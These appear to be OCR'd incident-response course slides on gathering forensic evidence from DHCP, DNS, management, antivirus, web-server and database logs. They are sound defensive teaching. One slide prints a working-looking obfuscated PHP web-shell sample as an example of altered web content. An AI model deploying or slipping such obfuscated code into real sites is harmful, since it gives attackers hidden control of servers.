
CNIT 152: Incident Response



10 Enterprise Services

Updated 10-14-2021

Network Infrastructure Services:

DHCP & DNS

DHCP

- **Dynamic Host Configuration Protocol**
- **Assigns IP addresses to devices (with subnet mask and gateway address)**
- **Can also configure DNS server address**
- **Uses UDP port 67 and 68**

DHCP Lease

- **An IP address may change every time the device reboots**
- **So DHCP logs are essential to identify devices from IP addresses**

DHCP Searches

- **Search a date for an IP address**
  - **To find which system had that address when an alert happened**
- **Search all dates for a MAC address**
  - **Gets all the IP addresses that system had over time**

Microsoft's DHCP Logs

- **DHCP Server Role is part of Windows Server**
- **By default, located at %windir%\System32\Dhcp**
- **A plain comma-delimited text file**
- **ID, Date, Time, Description, IP Address, Host Name, MAC Address**
  - **Links Ch 10a, 10b**

Issues with Microsoft DHCP

- **Note: "Time" is local time, not UTC**
- **Logs only retained for one week by default**

ISC DHCP

- **Most common on Unix/Linux systems**
- **Free and open-source**
- **Logs go to syslog local7**
  - **(Facility Number 23, a way to categorize syslog messages)**
  - **Link Ch 10c**

ISC DHCP Log Example

```
[root@proxy log]# tail -f dhcpd.log

Jan 15 13:49:59 proxy dhcpd: DHCPACK on 192.168.0.23 to
00:80:ad:01:7e:12 (programming) via eth1

Jan 15 13:54:45 proxy dhcpd: DHCPINFORM from
192.168.0.13 via eth1: not authoritative for subnet
192.168.0.0
```

- **Link Ch 10d**

ISC DHCP Log Examples

```
Jun 18 11:38:27 dhcpd: DHCPDISCOVER from 2e:34:c7:ab:17:03 via re1
Jun 18 11:38:28 dhcpd: DHCPOFFER on 10.18.0.179 to 2e:34:c7:ab:17:03 (Bob-VM) via re1
```

The log output in the syslog files for this example look like this:

```
Oct 13 10:49:24 blackbox dhcpd: Lease request from 0:26:b0:d6:a4:e0 in subnet 192.168.1.0
Oct 13 10:49:24 blackbox dhcpd: DHCPREQUEST for 192.168.1.27 from 00:26:b0:d6:a4:e0 via eth0
Oct 13 10:49:24 blackbox dhcpd: DHCPACK on 192.168.1.27 to 00:26:b0:d6:a4:e0 via eth0
```

- **Link Ch 10e**

DNS

- **Domain Name System**
- **Resolves domain names like *ccsf.edu* to IP addresses like *147.144.1.212***
- **DNS logs show every domain visited, the IP visiting it, and the time**
- **Malicious servers change IP addresses frequently**


ISC BIND


- **Berkeley Internet Name Domain**
- **Logging is off by default; turn it on in named.conf.local**
- **Link Ch 10f**

```
client 10.18.0.80#42772: query: example.com IN A + (10.18.0.53)
```

Microsoft DNS

- **Logging is off by default**
- **Restarting DNS server erases old log**





Network-Level DNS Logging

- **Any packet capture utility can do it, such as tcpdump**
- **DNSCAP is specialized for DNS capturing**
- **Can log queries, and/or save a PCAP file**
  - **Link Ch 10g**

Ch 10a

Enterprise Management Applications:

LANDesk & Symantec Altiris

LANDesk's Software Management Suite

- **Software License Monitoring (SLM)**
- **Tracks execution history of every application**
  - **Date and time the application ran**
  - **File attributes of the executable**
  - **User account that ran it**
    - **Link Ch 10h**

Attackers

- **Attackers often copy hacking tools like password hash dumpers to a system, run it, and then delete it**
- **LANDesk will record this in the SLM monitor logs (in the Registry, see next slide),**
- **Even if the binary has been deleted**

Registry Keys

**[HKEY_LOCAL_MACHINE\SOFTWARE\LANDesk\ManagementSuite\
WinClient\SoftwareMonitoring\MonitorLog\]**

- **Each application has a separate key, like C:/Program Files/Microsoft Office/OFFICE11/EXCEL.EXE**
- **Subkeys contain:**
  - **Current Duration, Current User, First Started, Last Duration, Last Started, Total Duration, Total Runs**

Parsing the Registry Keys

- **SLM Browser**
  - **Doesn't work on exported registry hives**
- **RegRipper does**
  - **Links Ch 10l, 10m, 10n, 10o**

What to Look For

- **Low "Total Runs"**
  - **Attackers often run a tool once and then delete it**
- **Suspicious paths of execution**
  - **Many tools run from the same directory**
  - **Anything running from the Recycle Bin**

What to Look For

- **Timeline Analysis**
  - **Look for rarely used utilities running within a short time period**
- **Such as net.exe, net1.exe, cmd.exe, at.exe**
  - **(net1 is a Microsoft product to address Y2K)**
- **May indicate lateral movement**

What to Look For

- **Suspicious usernames in Current User**
  - **User accounts with a low number of application runs**
  - **Accounts that shouldn't normally access this system**
  - **Accounts with elevated privileges, such as domain administrators**

What to Look For

- **Executables that have been deleted**
  - **This is normal for installers**
  - **Other executables are more suspicious**

Symantec's Altiris Client Management Suite

- **Optional component for application metering**
- **Records execution history of applications run on a system**
  - **Link Ch 10p, 10q**

Application metering inventory data:	Start, stop, deny events and summary data of monitored software applications.

Altiris Application Metering Logs

- **Saved as a plain text file, including this information:**
  - **Manufacturer, version, user**
  - **Discovered (date of first execution)**
    - **And date of last execution**
  - **Run Count and Total Run Time**

What to Look For

- **Executables without version information**
  - **Malware authors often strip this data to hide from signature-based antivirus**
- **Identify suspicious executables by file size**
  - **Malware is usually small; < 1 MB**
  - **Attacker may use the same backdoor on multiple systems, changing only the name, so the size is the same**

Antivirus Software:

Symantec Endpoint Protection

McAfee VirusScan

Trend Micro OfficeScan

General Features

- **Antivirus doesn't usually detect all programs**
  - **Only the ones recognized as malicious**
    - **Common administrative tools won't be detected**
    - **Also some malicious tools lack a signature, and won't be detected**
- **Antivirus logs are useful, but give an incomplete picture of attacker activities**

Antivirus Quarantine

- **AV encodes malicious files & moves them to a Quarantine folder**
- **Files can no longer execute**
- **Preserves files for incident responders**
- **Make sure antivirus is set to quarantine files, not delete them**

About Archives

- **Attackers often use password-protected archive files**
- **Antivirus can't open them to scan them**
- **Often AV will log errors about them**
- **This is a clue about attacker activity**

Symantec Endpoint Protection

- **Stores extensive log files, in plaintext**
- **Also generates events in the Event Log**

Strange Timestamps

Octet	Description
1	Year, Number of years since 1970
2	Month, (January = 0 through December = 11)
3	Day
4	Hour, 24-hour format
5	Minute
6	Second

```
20 hex = 1970+32 = 2002
0A hex = 10 (November)
13 hex = 19
08 hex = 08
01 hex = 01
22 hex = 34
```

- **This is Nov. 19, 2002, 8:01:34 Am UTC**

Quarantine Files

- **File extension of .vbn**
- **Two VBN files for each file quarantined**
- **First: metadata about quarantined file**
- **Second: Encoded copy of original file**

Symantec's Encoding

- **Older versions: XOR with 0x5A**
- **Newer versions: XOR with 0xA5 and insert additional 5-byte sequences throughout the encoded file**
- **Symantec's QExtract.exe can extract files from quarantine**
  - **But only on the system that quarantined the file**

To Extract Quarantined Files

- **Obtain the correct version of QExtract**
  - **Boot up a forensic image of the affected system**
- **OR use pyextract.py (link Ch 10r)**
  - **But it sometimes fails to reconstruct the file correctly**

McAfee VirusScan

8857 [netsec] John McAfee calls McAfee anti-virus "one of the worst products on the [redacted] planet" (np.reddit.com)

submitted 1 year ago by [deleted]

1431 comments share save hide report

- **Link Ch 10s**

McAfee Logs

File Name	Description	Fields
AccessProtectionLog.txt	Logs applications that attempt to terminate McAfee VirusScan	Date, Time, Event, User, File Name
BufferOverflowProtection Log.txt	Logs potential buffer overflow attempts	Date, Time, Executable That Caused the Overflow, Stack/Heap Overflow
MirrorLog.txt	Logs the location of mirrored DAT files and scan engines	Date, Time, Path to Mirror Files, Additional Information
OnAccessScanLog.txt	Logs results of files scanned on access	Date, Time, Detected Malware, Action Taken, Description

- **Stored locally on the host**

File Name	Description	Fields
OnDemandScanLog.txt	Logs results from scheduled scans	Date, Time of Scan, Action Taken, Description
UpdateLog.txt	Logs virus definition updates to the VirusScan engine	Date, Time of Update, Additional Information

Most Useful

- **OnAccessScanLog.txt and OnDemandScanLog.txt**
  - **Shows files that were quarantined or deleted**
  - **With name of the detected threat**
- **Also creates events in Event Log**

McAfee Quarantined Files

- **.bup extension, a file with two parts**
  - **"Details" contains metadata**
  - **File-o: The actual quarantined file**
    - **XORed with 0x6A and compressed into OLE format**
- **To extract, use 7-Zip**

Example of metadata for PWDUMP hacking tool

Shows detection time and original name of file

```
[Details]
DetectionName=PWCrack-Pwdump.a
DetectionType=16
EngineMajor=5400
EngineMinor=1158

DATMajor=7075
DATMinor=0
DATType=2
ProductID=12106
CreationYear=2013
CreationMonth=5
CreationDay=15
CreationHour=3
CreationMinute=8
CreationSecond=48
TimeZoneName=Eastern Daylight Time
TimeZoneOffset=240
NumberOfFiles=1
NumberOfValues=0

[File_0]
ObjectType=5
OriginalName=C:\WINDOWS\SYSTEM32\PWDUMP.EXE
WasAdded=0
```

Trend Micro OfficeScan

- **Stores logs locally on the host**
- **Plaintext, with date, signature name, what action the AV took, and path to file**

```
20130501<;>1059 <;>HKTL_PWDUMPBD<;>0<;>1<;>0<;>C:\WINDOWS\system32\pw-
dump.exe<;>
```

Trend Quarantine Files

- **Can be decoded with VSEncode.exe**
- **Create a configuration_file with the full path to the quarantined files**

```
VSEncode.exe /d /i <configuration_file>
```

Ch 10b

Web Servers:

Apache &
IIS

Background

- **Browsers send HTTP (Hypertext Transfer Protocol) requests**
  - **GET**
    - **To retrieve a page, image, etc.**
  - **POST**
    - **To send data, like username and password**

Ports

- **HTTP uses TCP port 80 (by default)**
- **HTTPS uses TCP port 443 (by default)**

Virtual Hosts

- **Many websites running on the same server**
- **If one is compromised, they may all be affected**

Log Files on Web Servers

- **Stored in plain text**
- **Summary of each request**
  - **IP of client**
  - **URL requested**
  - **HTTP method**
  - **Result (status code)**

Common Searches to Perform

- Requests during a specified time frame
- Requests to or from certain IP addresses
- Requests for specific URLs
- Requests containing a given User-Agent string

Load Balancing

- **Sends requests to a pool of servers**
- **Web server logs will have the IP of the load balancer, not the client**
- **You need to correlate load balancer logs with Web server logs**
- **OR: configure the load balancer to "pass through" some details about the client**
  - **X-Forwarder-For header field**
  - **Configure Web server to log that header**

Web Content

- **Attackers often alter files on a Web server**
- **Or upload files, such as webshells and hacking tools**
- **They may be plaintext or obfuscated**

Example of Obfuscated PHP

```
<?php
$oiowl="sbZT3NA.J6lrf8eV0c2ITTr_XJbvT1.S6lKo4tetmeeHmJI4_d9AHe464bO9oAacrndpiqePCAEDee/p/Rc4_nWX27g6eaRogsheNP*9a02Qp";
$gvrgleuns=$oiowl[43] .$oiowl[20] .$oiowl[21] .$oiowl[71] .$oiowl[84] .$oiowl[45] .$oiowl[5] .$oiowl[24] .$oiowl[6]
.$oiowl[73]; $vjmjoetlp=$oiowl[96] .$oiowl[38] .$oiowl[37] .$oiowl[99] .$oiowl[65] .$oiowl[27]; $rldihcmam=$oiowl[108]
.$oiowl[11] .$oiowl[92] .$oiowl[90] .$oiowl[23] .$oiowl[64] .$oiowl[77] .$oiowl[79] .$oiowl[33] .$oiowl[104]
.$oiowl[82] .$oiowl[42]; $tikrdyjde=$oiowl[1] .$oiowl[93] .$oiowl[0] .$oiowl[53] .$oiowl[55] .$oiowl[47] .$oiowl[48]
.$oiowl[66] .$oiowl[76] .$oiowl[17] .$oiowl[95] .$oiowl[49] .$oiowl[14]; $uoitsphod=$oiowl[80] .$oiowl[30] .$oiowl[102]
.$oiowl[78] .$oiowl[41]; $afjryxvih=$oiowl[7]; $xyklihfuz=$vjmjoetlp($gvrgleuns);
$rldihcmam($uoitsphod,$tikrdyjde($xyklihfuz),$afjryxvih); ?>
```

- **Link Ch 10t**

Apache

- **Free, open-source**
- **Usually running on Linux**
- **Configuration files**
  - **httpd.conf, apache.conf, apache2.conf**
  - **Some directives in .htaccess files**

Apache Log Files

- **access.log and error.log (plain text)**
  - **In a subdirectory of /var/log**
  - **To log X-Forwarder-For headers, add this to configuration file:**

```
%{X-Forwarded-For}i
```

```
172.24.13.37 - - [17/Feb/2014:16:31:43 -0500] "GET /download/2014021.txt HTTP/1.1"
   200 1330 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/32.0.1700.107 Safari/537.36"
```

Content Locations

- **/var/www or /var/www/html by default**
- **Often changed**
- **Search for ServerRoot and DocumentRoot directives in configuration files**

Microsoft's IIS

- **Internet Information Services**
- **Included in Server versions of Windows**
- **Configured through Control Panel**
- **Most relevant settings are stored in an XML file named applicationHost.config**

IIS Config File

```
<site name="Default Web Site" id="1">
  <application path="/">
    <virtualDirectory path="/" physicalPath="%SystemDrive%\inetpub\wwwroot" />
  </application>
  <bindings>
    <binding protocol="http" bindingInformation="*:80:" />
  </bindings>
</site>
<siteDefaults>
   <logFile logFormat="W3C" directory="%SystemDrive%\inetpub\logs\LogFiles" />
<traceFailedRequestsLogging directory=
   "%SystemDrive%\inetpub\logs\FailedReqLogFiles" />
</siteDefaults>
```

- **ID number appears at end of log directory name**
  - **%SystemDrive% \inetpub\logs\LogFiles\W3SVC1**

IIS Log Files

- **Filenames contain date in YYMMDD format**
- **u_ex140220.log --logs from Feb. 20, 2014**
- **Advanced Logging places logs in a different directory**
- **Logs are plaintext but are encoded with UTF-8 and may include unicode characters**

Example Log File

#Software: Microsoft Internet Information Services 7.5
#Version: 1.0
#Date: 2011-04-13 19:02:34
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) sc-status sc-substatus sc-win32-status time-taken

2012-07-02 15:15:37 XXX.XX.XX.XXX POST /AjaxWebMethods.aspx/TestWebMethod - 443 - XXX.XX.XX.XX Mozilla/5.0+(Windows+NT+5.1;+rv:13.0)+Gecko/20100101+Firefox/13.0.1 405 0 0 218

- **Link Ch 10u**

Database Servers:

Microsoft SQL

MySQL

Oracle

DB Evidence

- **Client connection logs**
  - **Attacker's IP address**
- **Error logs**
  - **Malformed queries; brute force attacks**
- **Query logs**
  - **Often not enabled, but would show what the attacker was trying to access**

DB Storage

- **Data stored in many files**
- **Sometimes "raw" storage**
  - **Proprietary methods to manage one or more storage devices at the physical level**
- **Work with database administrator to deal with customized databases**
- **Don't work on a live DB**
  - **You might modify data or even cause a crash**

Microsoft SQL

- **Free version: SQL Server Express**
- **Configured with Microsoft SQL Server Management Studio (SSMS)**
- **MSSQL does not log client connections by default**
  - **Only failed connections**

ERRORLOG

- **This example logs first an unsuccessful, then a successful, connection attempt**
- **Both go into ERRORLOG**

```
2014-02-20 23:03:45.83 Logon       Error: 18456, Severity: 14, State: 8.2014-02-20
23:03:45.83 Logon       Login failed for user 'sa'. Reason:
   Password did not match that for the login provided. [CLIENT: 192.168.200.2]
2014-02-20 23:03:48.77 Logon       Login succeeded for user 'sa'.
   Connection made using SQL Server authentication. [CLIENT: 192.168.200.2]
```

Query Logging

- **MSSQL does not log queries by default**
- **You can turn on a "server-side-trace"**
  - **But it incurs large processing overhead**

Preserving DB Evidence

- **Forensic image of the drives containing the DB**
  - **Good, but requires taking down the DB server**
- **Copying DB files: .mdf & .ldf**
  - **Locked; must take down DB to copy them**
- **Use SMSS to backup or export data**
  - **Alters some evidence, like other live images**

MySQL

- **Free, open-source, common on Linux**
  - **After Oracle bought it, the open-source fork mariadb became popular**
- **Configuration file is my.cnf or my.conf**

Directive	Description
log_error	Full path and name of the error log file
general_log_file	Full path and name of the general activity log file, which records events such as client connections and queries
general_log	Boolean that enables or disables general_log_file (1 = enable, 0 = disable)
datadir	Directory that holds MySQL database data files

MySQL Logs

- **Commonly in /var/log/mysql**
- **Only error log enabled by default**
- **General log is more useful for us, but causes high logging overhead**

Example

- **General log**
- **User "root" connected from 192.168.200.2**
- **Executed this query**
  - **select * from cc_data limit 1**

```
140220 20:14:03   12583 Connect root@192.168.200.2 on cards
                  12583 Query   select * from cc_data limit 1
```

Acquiring MySQL Data

- **Can use a number of database file storage formats**
- **Ideal way:**
  - **Shut down server gracefully, image hard disk**
- **On a running system**
  - **Stop the MySQL service and copy all the files in the datadir, or**
  - **Backup with mysqldump command without stopping the service**

Oracle

- **Runs on Windows or Linux**
- **Expensive**
- **listener.log**
  - **Logs details about each client connection**
  - **On by default**
- **log.xml**
  - **Alerts -- records traces and dumps**

Example listener.log

- **Successful connection to an Oracle DB**
- **"Bob" is username on remote system**
- **Does not indicate success or failure**
  - **Unless auditing is enabled (high performance impact)**

```
11-FEB-2014 12:29:04 * (CONNECT_DATA=(SID=testdb)(CID=(PROGRAM=JDBC Thin Client)
   (HOST=__jdbc__)(USER=Bob))) * (ADDRESS=(PROTOCOL=tcp)(HOST=192.168.200.2)
   (PORT=60866)) * establish * testdb * 0
```

Ch 10c